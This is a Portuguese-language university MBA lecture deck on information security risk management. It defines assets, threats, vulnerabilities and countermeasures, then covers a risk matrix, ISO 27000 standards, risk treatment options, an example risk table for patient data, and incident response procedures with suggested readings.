“Não existe sistema 100% seguro...”

➔ Versão curta, mas que soa a “desculpa” para quando algo dá errado

Uma pergunta comum...



Riscos: “seguro contra o quê”?

- Não existem sistemas 100% seguros
 - Mas obviamente existem sistemas mais seguros do que outros...



Tumbler: “O carro do Batman”



Kombi: “O parachoque é o seu joelho”

Riscos: “seguro contra o quê”?

- Não existem sistemas 100% seguros
 - Mas obviamente existem sistemas mais seguros do que outros...
- Risco é uma forma de medir segurança, considerando:
 - Potenciais alvos: **ativos**



“**Ativo**” → qualquer recurso de valor no sistema: informação; serviço; capacidade de sistema (ex.: poder de processamento ou largura de banda); componentes de sistema, como hardware, firmware, software, ou documentação; instalação que abrigue operações e equipamentos de sistema.

Riscos: “seguro contra o quê”?

- Não existem sistemas 100% seguros
 - Mas obviamente existem sistemas mais seguros do que outros...
- Risco é uma forma de medir segurança, considerando:
 - Potenciais fontes de problemas: **ameaças**



“**Ameaça**” ou “**agente de ameaça**” → Entidade que pode causar danos ao sistema, de forma proposital ou não. Pode ser pessoa, elemento computacional, ou agente natural.

- “**Ataque**”: uma tentativa deliberada de violação de segurança
- “**Adversário**”, “**atacante**”: ameaça que realiza ataques

Riscos: “seguro contra o quê”?

- Não existem sistemas 100% seguros
 - Mas obviamente existem sistemas mais seguros do que outros...
- Risco é uma forma de medir segurança, considerando:
 - Potenciais brechas nos alvos: **vulnerabilidades**



“Vulnerabilidade” → Falha, defeito ou fraqueza no projeto, implementação ou operação de sistema que poderia ser explorada para violar política de segurança. É inerente ao sistema. Ex.: máquina na rede interna sem antivírus

Riscos: “seguro contra o quê”?

- Não existem sistemas 100% seguros
 - Mas obviamente existem sistemas mais seguros do que outros...
- Risco é uma forma de medir segurança, considerando:
 - Potenciais brechas nos alvos: **contramedidas**



“**Contramedida**”: ação, dispositivo, procedimento ou técnica que reduz problemas (ameaças, vulnerabilidades, ou ataques)

- Objetivo pode ser: impedir que problema se manifeste (**prevenção**); descobrir problema se ocorrer (**detecção**); mitigar problema em andamento (**resposta**) ou corrigir problema após ocorrência (**recuperação**).

Riscos: “seguro contra o quê”?

- Não existem sistemas 100% seguros
 - Mas obviamente existem sistemas mais seguros do que outros...
- Risco é uma forma de medir segurança, considerando:
 - Ameaças, vulnerabilidades e contramedidas → **Probabilidade** de ativo ser explorado
 - **Consequências** da potencial exploração



“Risco”: Expectativa de perda de segurança, calculado como Probabilidade x Consequência dessa perda

Risco → Política de Segurança

- Análise de riscos é a base para a definição de ações no sentido de proteger o sistema
 - Aproximá-lo de “totalmente seguro”
- **Política de segurança**: conjunto de regras e práticas que
 - Definem **objetivos e requisitos** de segurança
 - Especificam ou regulamentam a **provisão de serviços** para proteger ativos
 - Definem os **responsáveis** pela manutenção e auditoria de segurança.



ISO 27000: Padrões de Segurança


27000	Visão geral e vocabulário da família 27000.	
27001	Requisitos p/ estabelecer, implementar, operar, monitorar, revisar e manter sistema de Gestão de Segurança	
27002	Guia para gestão de sistemas de segurança de TI e boas práticas relativas a controles de segurança	
27003	Guia de implementação de sistema gestão de segurança de TI, da concepção à entrada em produção	
27004	Guia para ajudar organizações a medir a efetividade de seus processos e controles de segurança	
27005	Detalha o processo de gestão de riscos de segurança	
27006	Requisitos p/ órgãos de auditoria e certificação de segurança	
...	... (<i>aspectos específicos: redes, incidentes, etc</i>) ...	
...	... (<i>cenários específicos: energia, computação em nuvem, etc</i>) ...	

Medindo riscos



Probabilidade	Consequência					
	Juízo Final	Catastrófica	Grande	Moderada	Pequena	Insignificante
Quase certo	<i>E</i>	<i>E</i>	<i>E</i>	<i>E</i>	<i>A</i>	<i>A</i>
Provável	<i>E</i>	<i>E</i>	<i>E</i>	<i>A</i>	<i>A</i>	<i>M</i>
Possível	<i>E</i>	<i>E</i>	<i>E</i>	<i>A</i>	<i>M</i>	<i>B</i>
Improvável	<i>E</i>	<i>E</i>	<i>A</i>	<i>M</i>	<i>B</i>	<i>B</i>
Raro	<i>E</i>	<i>A</i>	<i>A</i>	<i>M</i>	<i>B</i>	<i>B</i>
Nível risco	Descrição					
Extremo (E)	Exige pesquisa e planejamento gerencial, planejamento e monitoração contínuos com revisões periódicas e substancial ajuste de controles. Os custos possivelmente ultrapassarão as previsões originais					
Alto (A)	Requer atenção da gerência, mas equipe/projeto pode se encarregar de ações. Planejamento e monitoração contínuos com revisões periódicas são prováveis, mas custos com controles devem ficar dentro do previsto.					
Médio (M)	Pode ser gerenciado por processos existentes de monitoração e resposta. Gerenciamento por pessoal existente é conveniente, com monitoração e revisões adequadas					
Baixo (B)	Pode ser gerenciado por procedimentos rotineiros					

Tratamento de riscos



Tratamento de riscos



- Alternativas:
 - **Aceitar risco:** e responsabilidade sobre eventuais consequências
 - **Evitar risco:** descontinuar atividade/sistema que gera risco (possível perda de funcionalidade)
 - **Transferir risco:** compartilhar responsabilidade com terceiro (ex.: seguradora ou prestador de serviço)
 - **Reduzir consequências:** modificar estrutura/uso do ativo para reduzir impacto do risco (ex.: implementar backup, replicação, ou plano de recuperação)
 - **Reduzir probabilidade:** usando controles técnicos (ex.: firewall, IDS) ou gerenciais (ex.: treinamento)

reduzir prob.

reduzir prob.

reduzir prob. (porta)

Ativo	Dados de pacientes: confidencialidade		
Ameaça/ Vulnerabilidade	Acesso externo: via interface	Acesso indevido por usuário interno	Acesso diretamente a servidor
Controles Existentes	Nenhum (uso de injeção de SQL)	Apenas logs (não há controle de acesso)	Crachás (controle de acesso físico falho)
Probabilidade	Provável	Possível	Improvável
Consequência	Grande	Grande	Grande
Nível de risco	Extremo	Extremo	Alto
Prioridade	1	2	3



Ameaça/ Vulnerabilidade	Acesso por usuário não autorizado em máquina autorizada	Acesso externo via rede	Acesso não autorizado a dados de backup
Controles Existentes	Proteção de tela por senha (controle de acesso físico falho)	Firewall, senha	Cifração de dados no provedor
Probabilidade	Improvável	Improvável	Raro
Consequência	Grande	Grande	Grande
Nível de risco	Alto	Alto	Alto
Prioridade	4	5	6

reduzir prob. (treinamento)

aceitar

transf. risco



Resposta a incidentes

Tratamento de incidentes



- Procedimentos especificando **como responder** em caso de um **incidente de segurança**




- Muito provavelmente ocorrerão em algum momento
- **Objetivo:** evitar pânico e permitir **resposta adequada**
 - Ex.: worm se propagando em massa via e-mail
 - Diversas máquinas vulneráveis (aplicativos comuns)
 - Uso intenso da rede pode afetar rede interna e acesso externo
 - Questão: devo ou não desconectar empresa da Internet?
- **Política** deve ajudar a determinar **qual ação tomar e quem toma, e a decisão.**



Tratamento de incidentes



- Envolve **procedimentos** e **controles** para:
 - **Deteção** de incidentes em potencial
 - **Categorização** e **priorização** de incidentes
 - **Identificação** de violações e **resposta** a incidente
 - **Documentação** para referência futura



Leitura recomendada: Carnegie-Mellon Software Engineering Institute. *Handbook for Computer Security Incident Response Teams (CSIRTs)*. CMU/SEI-2003-HB-002, April 2003.

Detecção de Incidentes



- Avisos providos por **usuários/admins**
 - Importante **encorajar atitude proativa**
- Detectados por **ferramentas automáticas**



- Ex.: ferramentas de verificação de integridade de sistema, de análise de logs, IDS/IPS
- Ferramentas podem ser **custosas**: tempo de análise e uso de recursos de sistema/rede (uso crescente de **IA**)
 - Uso interessante se justificado por análise de riscos
- Informações levam a **relatórios de segurança**
 - Base para sugestão de mudanças no sistema, conforme necessário



Resposta a Incidentes



- Procedimentos de resposta incluem:



- Como **identificar causas** de incidentes
 - Análise de **logs de IDS/IPS ou de sistema**
 - Verificação de **pacotes na rede** ou **portas** abertas no sistema
 - Análise de anexos em **e-mails**



- Ação a ser tomada para **recuperar-se**
 - Buscar por atividades em **outras partes da rede**
 - Usar regras adicionais para **filtrar tráfego** de rede
 - **Restaurar sistema** a ponto anterior
 - **Reportar** para polícia / grupo de resposta interno, etc.



- Impossível descrever todos os incidentes

X → Ações

- Incluem **categorias** de incidentes e **ações típicas**

Documentação de incidentes



- Incluir informações sobre
 - **Vulnerabilidade** usada e como preveni-la no futuro
 - Detalhes de **como incidente foi tratado**, para referência futura
- Considerar **impacto** sobre empresa e **perfil de risco**
 - Pode ter sido só falta de sorte, mas provavelmente perfil de risco mudou
 - **Análise de riscos** deve ser **revista/ampliada**
 - **Controles** devem ser revistos/ampliados



Sugestões de Leituras/Referências



- SANS Institute: Incident Response Handbook
 - Guia rápido para resposta a incidentes: preparação, identificação, contenção, erradicação, recuperação e documentação (“lições aprendidas”)
 - <https://www.sans.org/reading-room/whitepapers/incident/incident-handlers-handbook-33901>
- CERT.br: Materiais de Apoio para Grupos de Resposta a Incidentes de Segurança em Computadores (CSIRTs)
 - Lista de CSIRTs brasileiras e internacionais
 - Documentos diversos, incluindo material em português (originais ou traduções)
 - <https://www.cert.br/csirts>





Sugestões de Leituras/Referências

- W. Stallings, L. Brown “Computer Security Principles and Practice – 2nd/3rd/4th edition”. Prentice-Hall, ISBN: 0-13-277506-9. 2011/2015/2018.
 - Em português: W. Stallings, L. Brown. “Segurança de Computadores - Princípios e Práticas” (2ª Ed), Elsevier, 2014
- W. Stallings: “Cryptography and Network Security” (6th/7th Ed.), Prentice-Hall 2013/2016.
 - Em português: W. Stallings: “Criptografia e Segurança de Redes” (6ª Ed.), Pearson-Prentice-Hall (2014).
- M. Goodrich, R. Tamassia, “Introdução à Segurança de Computadores”. Bookman, 2013
- S. Wykes. Criptografia Essencial: A Jornada do Criptógrafo, 1a ed. Elsevier, 2016.

Obrigado!

Prof. Dr. Marcos A. Simplicio Jr. | [linkedin.com/in/marcos-simplicio-a2263822](https://www.linkedin.com/in/marcos-simplicio-a2263822)

MBA **USP**
ESALQ